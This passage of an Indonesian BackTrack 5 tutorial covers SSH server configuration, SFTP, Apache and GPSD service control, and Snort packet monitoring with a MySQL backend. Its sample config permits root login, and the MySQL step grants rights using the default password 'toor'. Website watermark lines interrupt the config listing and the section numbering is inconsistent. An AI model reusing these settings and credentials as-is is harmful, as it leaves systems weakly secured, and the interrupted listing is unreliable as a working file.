# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768
# Logging
SyslogFacility AUTH
LogLevel INFO
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
www.indonesianbacktrack.or.id
PubkeyAuthentication yes
#AuthorizedKeysFile
%h/.ssh/authorized_keys
# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no
# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no
# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes
# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
X11Forwarding yes
www.indonesianbacktrack.or.id
X11DisplayOffset 10
```

```
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no
#MaxStartups 10:30:60
#Banner /etc/issue.net
# Allow client to pass locale environment variables
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
#allow user tertentu
AllowUsers root
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication.
Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
UseDNS no
```

Jika anda menginginkan ssh terkoneksi dengan port yang berbeda dengan port standart (22) maka anda pun dapat melakukan konfigurasi pada

```
# What ports, IPs and protocols we listen for
Port 1345
```

Pada contoh di atas saya mengganti port standart 22 dengan port **1345** sehingga ssh akan memainkan servicenya pada port 1345 serta client akan mengakses ssh dengan tambahan informasi port baru.
Demi alasan keamanan saya sangat menyarankan agar mengatur ssh untuk tidak menerima user root untuk awal login. Anda dapat menggunakan user suddoers untuk melakukan pengaturan administratif root.

```
PermitRootLogin no
```

Untuk membatasi hanya user-user tertentu maka anda dapat menggunakan tambahan konfigurasi ini

```
AllowUsers zee angga jimmy
```

Contoh di atas adalah konfigurasi ssh yang hanya memperbolehkan user-user bernama zee, angga dan jimmy untuk memasuki koneksi secure shell. Dan masih banyak lagi setingan dan konfigurasi ssh di sana. Setelah anda melakukan beberapa kustomisasi maka *restart* service ssh anda untuk menjalankan perubahan.

1.3. SFTP dan SCP

sftp (*secure file transfer protocol*) adalah interaktif program file transfer , hampir sama dengan ftp, hanya semua operasi melalui enskripsi ssh

```
syntax : sftp [username]@[hostname]

[root@bt zee]# sftp root@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
RSA key fingerprint is 73:87:67:6f:88:9f:09:ae:25:3c:8e:54:97:95:b9:48.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.10' (RSA) to the list of known hosts.
root@192.168.1.2's password:
```

Kemudian untuk pengoperasian kita gunakan dua perintah

"*put*" perintah untuk men-upload file ke remote **sftp** host

contoh :

```
[root@bt zee]# sftp root@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
RSA key fingerprint is 3d:8e:07:9f:24:ec:46:5c:98:fb:c2:c4:4b:bf:67:f5.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.10' (RSA) to the list of known hosts.
root@192.168.1.10's password:
Connected to 192.168.1.10.
sftp> put tutor.txt
Uploading tutor.txt to /root/tutor.txt
tutor.txt                                     100% 7842     7.7KB/s   00:00
sftp>
```

Contoh diatas sebenarnya adalah mengupload file tutor.txt yang berada pada direktori /home/zee/ (sftp akan membaca direktori dimana dia dipanggil) menuju ke direktori user root pada host 192.168.1.10.

"*get*" perintah untuk men-download file dari remote host

```
sftp> ls
Desktop                  backtrack5_update.py      fimap.log
s.e.t+dns_spoof          tutor.txt
sftp> get s.e.t+dns_spoof
Fetching /root/s.e.t+dns_spoof to s.e.t+dns_spoof
/root/s.e.t+dns_spoof                         100%   20MB   2.3MB/s   00:09
sftp>
```

Kita bisa memasukan parameter tambahan lainnya. Misalnya jika port ssh pada remote host sudah tidak standart lagi maka anda dapat memasukan parameter -o

```
sftp -o "Port 6482" root@linux.foo
```

2. HTTPD DAEMON SERVICE

HTTPD service secara default sudah terinstall dengan memakai apache sebagai tools penyokongnya.

2.1. Pengoperasian HTTPD Daemon service

-Menyalakan service
```
/etc/init.d/apache2 start
```

-Menon-aktifkan service
```
/etc/init.d/apache2 stop
```

-Restart service
```
/etc/init.d/apache2 restart
```

-reload service
```
/etc/init.d/apache2 reload
```

-memaksa apache untuk reload service
```
/etc/init.d/apache2 force reload
```

2.2. Konfigurasi HTTPD Daemon service

File konfigurasi apache2 secara default terdapat pada direktori */etc/apache2/apache2.conf* dan pengaturan php5 (jika diinstall) pada */etc/php5/apache2/php.ini*

Secara default direktori penyimpanan file pada apache2 terdapat pada file /var/www.

Seperti layaknya server **HTTPD** apache2 lainnya , anda juga dapat membuat host (virtual) baru dengan menambahkan file host baru pada */etc/apache2/sites-available* kemudian mengaktifkan atau menonaktifkannya dengan perintah

```
a2ensite [ site ] --- mengaktifkan  virtual host
a2dissite [ site ] --- menonaktifkan virtual host
```

3. GPSD DAEMON SERVICE

Daemon yang di gunakan untuk GPS receivers, gpsd adalah sebuah daemon monitor yang memonitoring port TCP / IP (2947 secara default).

3.1. Pengoperasian GPSD daemon service

-Menyalakan service
```
/etc/init.d/gpsd start
```

-Menon-aktifkan service
```
/etc/init.d/gpsd stop
```

-Restart service
```
/etc/init.d/gpsd restart
```

3.2. Konfigurasi GPSD daemon service

Pertama-tama kita colokan terlebih dahulu GPS device kita ke usb
Kemudian cek posisi usb GPS

```
[root@bt ~]# ls -l /dev/tty*S*
crw-rw---- 1 root dialout   4, 64 Sep 21 13:12 /dev/ttyS0
crw-rw---- 1 root dialout   4, 65 Sep 21 13:12 /dev/ttyS1
crw-rw---- 1 root dialout   4, 66 Sep 21 13:12 /dev/ttyS2
crw-rw---- 1 root dialout   4, 67 Sep 21 13:12 /dev/ttyS3
crw-rw---- 1 root dialout 167,  0 Sep 22 16:43 /dev/ttyUSB0
[root@bt ~]#
```

5. SNORT DAEMON SERVICE

Snort adalah open source tools intrusion prevention system (NIPS) dan network introsion detection system (NIDS). Snort memiliki kemampuan untuk memonitoring paket-paket sekaligus menjadi security tools yang berguna untuk mendeteksi berbagai serangan , sebagai contoh ddos , MITM attack , dll

4.1. Pengoperasian Snort daemon service

-Menyalakan service
```
/etc/init.d/snort start
```

-Menon-aktifkan service
```
/etc/init.d/snort stop
```

-Restart service
```
/etc/init.d/snort restart
```

-reload service
```
/etc/init.d/snort reload
```

-memaksa snort untuk reload service

```
/etc/init.d/snort force reload
```

-melihat status service

```
/etc/init.d/snort status
```

```
root@bt:/var/log/snort# snort --version

,,_     -*> Snort! <*-
o"  )~   Version 2.8.5.2 (Build 121)
''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
Copyright (C) 1998-2009 Sourcefire, Inc., et al.
Using PCRE version: 7.8 2008-09-05
```

Secara default maka file configurasi snort berada pada "/etc/snort/snort.conf" Saya akan mencontohkan penggunaan snort pada backtrack 5.

4.1.1. Smart packet filter dan rule-set

Secara garis besar sebenarnya snort merupakan tools yang mampu menfilter paket untuk ditayangkan pada output monitoring seperti layaknya *wireshark* dan *tcpdump*.

Packet filter: tcpdump vs snort

Pada contoh kali ini saya menggunakan mesin attacker dengan ip address 192.168.1.4 dengan operating sistem fedora yang terinstall dan mesin korban dengan ip address 192.168.1.36 dengan sistem operating backtrack yang terinstall snort secara default

4.1.2. Monitoring port 22

Kemampuan snort memonitoring port – port tertentu , misalnya port 22 untuk service SSH

attacker action test

```
[root@bt]$ ssh root@192.168.1.36
```

```
root@bt:# snort -q -v -i wlan0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

01/22-01:36:59.101458 192.168.1.4:43008 -> 192.168.1.36:22
```

```
TCP TTL:64 TOS:0x10 ID:50894 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x49062A17  Ack: 0xD31AB6F1  Win: 0x4BD6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 6514316 3822620
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

01/22-01:36:59.102054 192.168.1.4:43008 -> 192.168.1.36:22
TCP TTL:64 TOS:0x10 ID:50895 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x49062A17  Ack: 0xD31ABC21  Win: 0x4BD6  TcpLen: 32
TCP Options (3) => NOP NOP TS: 6514316 3822620
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

4.1.3. ICMP Reply monitoring

Pada sisi attacker kita akan mencoba ping ke arah server snort

```
[root@bt ]$ ping 192.168.1.36
```

target side

```
root@bt:# snort -q -v -i wlan0
01/22-01:43:43.495089 192.168.1.36:22 -> 192.168.1.4:43008
TCP TTL:64 TOS:0x10 ID:22938 IpLen:20 DgmLen:212 DF
***AP*** Seq: 0xD34D2BE1  Ack: 0x49062D77  Win: 0x2DF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3923740 6918678
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

4.2. Menyimpan log file

Untuk menentukan file hasil sniff, kita bisa menggunakan perintah

```
 snort -1 [ direktori-penyimpan ]

root@eichel:/etc/snort# mkdir /root/snortlog/
root@eichel:/etc/snort# snort -l /root/snortlog/
Running in packet logging mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Log directory = /root/snortlog/
***
*** interface device lookup found: eth0
***
Initializing Network Interface eth0
Decoding Ethernet on interface eth0

        --== Initialization Complete ==--

           -*> Snort! <*-
  o"  )~   Version 2.8.5.2 (Build 121)
   ''''     By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-
team
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.8 2008-09-05
```

```
Not Using PCAP_FRAMES
```

Setelah kita menghentikan service , maka akan keluar result hasil sniff ,

```
Run time prior to being shutdown was 93.561270 seconds
===============================================================================
Packet Wire Totals:
   Received:          120
   Analyzed:          119 (99.167%)
    Dropped:            0 (0.000%)
Outstanding:            1 (0.833%)
===============================================================================
Breakdown by protocol (includes rebuilt packets):
      ETH: 119         (100.000%)
  ETHdisc: 0           (0.000%)
     VLAN: 0           (0.000%)
     IPV6: 33          (27.731%)
  IP6 EXT: 0           (0.000%)
  IP6opts: 0           (0.000%)
  IP6disc: 0           (0.000%)
      IP4: 39          (32.773%)
  IP4disc: 0           (0.000%)
    TCP 6: 0           (0.000%)
    UDP 6: 0           (0.000%)
    ICMP6: 0           (0.000%)
  ICMP-IP: 0           (0.000%)
      TCP: 0           (0.000%)
      UDP: 0           (0.000%)
     ICMP: 0           (0.000%)
  TCPdisc: 0           (0.000%)
  UDPdisc: 0           (0.000%)
  ICMPdis: 0           (0.000%)
     FRAG: 0           (0.000%)
   FRAG 6: 0           (0.000%)
      ARP: 1           (0.840%)
    EAPOL: 0           (0.000%)
  ETHLOOP: 0           (0.000%)
      IPX: 0           (0.000%)
    OTHER: 85          (71.429%)
  DISCARD: 0           (0.000%)
InvChkSum: 0           (0.000%)
   S5 G 1: 0           (0.000%)
   S5 G 2: 0           (0.000%)
    Total: 119
===============================================================================
Action Stats:
ALERTS: 0
LOGGED: 119
PASSED: 0
===============================================================================
Snort exiting
```

4.3. Snort dengan dukungan Database MySql

Snort yang terinstall pada BackTrack 5 Release 3 bukanlah snort yang memiliki integritas dengan mysql. Untuk memudahkan kita melakukan konfigurasi terhadap database, ada baiknya kita langsung menginstall snort yang sudah dipaketkan dengan konfigurasi database.

Untuk langkah awal ada baiknya kita meremove snort lama pada BackTrack.

```
root@bt~# apt-get remove snort
```


Kemudian kita install lagi snort-mysql

```
root@bt:~# apt-get install snort-mysql
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  snort-doc
The following NEW packages will be installed:
  snort-mysql
0 upgraded, 1 newly installed, 0 to remove and 36 not upgraded.
Need to get 0B/566kB of archives.
After this operation, 1,253kB of additional disk space will be used.
Preconfiguring packages ...
Selecting previously deselected package snort-mysql.
(Reading database ... 266156 files and directories currently installed.)
Unpacking snort-mysql (from .../snort-mysql_2.8.5.2-2build1_i386.deb) ...
usermod: no changes
Processing triggers for ureadahead ...
Processing triggers for man-db ...
Setting up snort-mysql (2.8.5.2-2build1) ...

/etc/snort/db-pending-config file found
Snort will not start as its database is not yet configured.
Please configure the database as described in
/usr/share/doc/snort-mysql/README-database.Debian
and then remove /etc/snort/db-pending-config
 * Stopping Network Intrusion Detection System  snort                                *
No running snort instance found
```


Pada saat penginstalan setup snort-mysql akan meminta anda untuk menjawab berbagai informasi yang di butuhkan.


Pertama-tama kita akan ditanyakan ip-address range subnet kita. Sebagai contoh saya menggunakan range ip address 192.168.2.0/16

Sebelumnya memang kita tidak menciptakan database untuk snort sehingga snort belum dapat berjalan dengan baik pasca instalasi.



Lanjutkan lagi saja terlebih dahulu karena kita dapat menkonfigurasikan hal tersebut setelah instalasi selesai.





Ok kita skip terlebih dahulu. Buka terminal baru kemudian pastikan terlebih dahulu service mysql telah berjalan.

Kalau service MySql server daemon telah sukses di jalankan , buka terminal baru kemudian login dengan root privillege. Secara default BackTrack menggunakan password “toor” pada root user MySql.

```
root@bt:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.1.63-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Kemudian buatlah sebuah database. Untuk contoh kali ini saya membuat database dengan nama “snort”


```
mysql> create database snort;
Query OK, 1 row affected (0.02 sec)

mysql> grant all on snort.* to root@localhost identified by 'toor';
Query OK, 0 rows affected (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| snort              |
+--------------------+
```

```
3 rows in set (0.00 sec)
```


Ok, Sejauh ini kita sudah berhasil membuat sebuah database dengan user root , localhost dan auth “toor”. Saatnya kita melakukan rekonfigurasi.

```
root@bt:~# dpkg-reconfigure -plow snort-mysql
```

